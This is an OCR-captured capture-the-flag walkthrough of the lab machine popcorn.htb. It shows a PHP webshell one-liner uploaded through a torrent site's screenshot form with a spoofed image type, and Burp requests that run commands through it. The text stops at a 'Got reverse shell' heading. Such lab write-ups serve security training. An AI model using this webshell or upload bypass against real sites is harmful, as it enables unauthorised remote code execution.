
Date	Filename	DL Peers	Size	Subcategories

Music Videos

Date	Filename	DL Peers	Size	Subcategories

Rendertime: 0.001
Copyright © 2007 TorrentHoster.com. All rights reserved.
Powered by Torrent Hoster.

6) Uploaded the same torrent file



Torrent Hoster - Torrents — Mozilla Firefox


popcorn.htb/torrent/torrents.php?mode=upload

- You can upload torrents that are tracked by any tracker.
- Your torrent **MUST NOT CONTAIN Adult Materials, Politics, Illegal Software, or any other.**.
- Be patient while the script retrieves the data from the tracker. This may take a while.
- Torrent Hoster reserve the rights to delete any torrent at anytime.

Torrent	Browse... Kali Linux.torrent
Optional name	
Category	Pictures
Subcategory	Wallpapers
Description	
Tracker requires registration	○ Yes ● No
Post Annoymous	○ Yes ● No

Upload Torrent

Rendertime: 0.002
Copyright © 2007 TorrentHoster.com. All rights reserved.
Powered by Torrent Hoster.




this torrent allready exists in our database

Rendertime: 0.004
Copyright © 2007 TorrentHoster.com. All rights reserved.
Powered by Torrent Hoster.

Vulnerability Assessment

1) Made a torrent with php webshell



Create torrent files online

Selected file: download.jpeg (7 kB)

download.jpeg

Piece size: 32 kB

Private torrent □


Set creation date ☑

Trackers, separated by space or newline (optional)

Web seeds, separated by space or newline (optional)

```
<?php system($_GET["cmd"])?>
```

Source (optional)



popcorn.htb/torrent/edit.php?mode=edit&id=a7436db7acffac627065eb

Torrent Name	download.jpeg.php
Hash	a7436db7acffac627065ebdecfb447a05ffa0acd
Category	Pictures
Subcategory	Wallpapers
Description	
Tracker requires registration	○ Yes ● No

Update

Filename:


Update Screenshot — Browse... No file selected.

Submit Screenshot

Allowed types : jpg, jpeg, gif, png. *
Max Size : 100kb
Please note that you are allow to upload only one screenshot per torrent.
If you already have existing screenshot, it will automatically replace by uploading new one.

* = Does not work on IE browser yet. Please use other browsers to upload

2) Webshell on our torrent file does not work



popcorn.htb/torrent/torrents.php?mode=subcategory&sub=27

Date	Filename	Peers	Size	Subcategories
2024-04-03	download.jpeg.php%2500	0/0	7.02 KB	Wallpapers

download.jpeg.php%00(1).torrent
Completed — 216 bytes

download.jpeg.php%00.torrent
Completed — 216 bytes

download.jpeg.php
Completed — 216 bytes


download.jpeg(1).php
File moved or missing

download.jpeg.php
Completed — 216 bytes

Show all downloads

Rendertime: 0.002
Copyright © 2007 TorrentHoster.com. All rights reserved.
Powered by Torrent Hoster.

3) We can upload webshell on thumbnail



Burp Suite Community Edition v2023.12.1.5 - Temporary Project

Target: http://popcorn.htb

Request

```
<?php system($_GET["cmd"]) ?>
```


Response

```
HTTP/1.1 200 OK
Date: Wed, 03 Apr 2024 16:51:18 GMT
Server: Apache/2.2.12 (Ubuntu)
X-Powered-By: PHP/5.2.10-2ubuntu6.10
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: private
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 140
Connection: close
Content-Type: text/html

Upload: webshell.php<br />
Type: image/jpeg<br />
Size: 7.0537109375 Kb<br />
Upload Completed. <br />
Please refresh to see the new screenshot.
```

Inspector	
Request attributes	2
Request query parameters	2
Request body parameters	2
Request cookies	7
Request headers	12
Response headers	10

436 bytes | 548 millis

4) Got RCE



Burp Suite Community Edition v2023.12.1.5 - Temporary Project
Burp Project Repeater View Help
Dashboard Target Proxy Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
11 × 12 × 13 × 14 × +
Send
Cancel
Target: http://popcorn.htb
HTTP/1
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 7
Request headers 8
Response headers 7
Search
0 highlights
Done
Event log (1) All issues
Memory: 232.6MB


```
GET /torrent/upload/a7436db7acffac627065ebdecfb447a05ffa0acd.php?cmd=sleep%2010 HTTP/1.1
Host: popcorn.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Cookie: /torrent/=; saveit_0=5; saveit_1=1; /torrent/torrents.php=; /torrent/index.php=;
/torrent/torrents.phpfirsttimeload=0; PHPSESSID=549f12ed0be78704cc87bceb2da778e3
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Date: Wed, 03 Apr 2024 16:54:50 GMT
Server: Apache/2.2.12 (Ubuntu)
X-Powered-By: PHP/5.2.10-2ubuntu6.10
Vary: Accept-Encoding
Content-Length: 7194
Connection: close
Content-Type: text/html
```

7,409 bytes | 10,661 millis

Exploitation

1) Got reverse shell



Burp Suite Community Edition v2023.12.1.5 - Temporary Project
Burp Project Repeater View Help
Dashboard Target Proxy Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
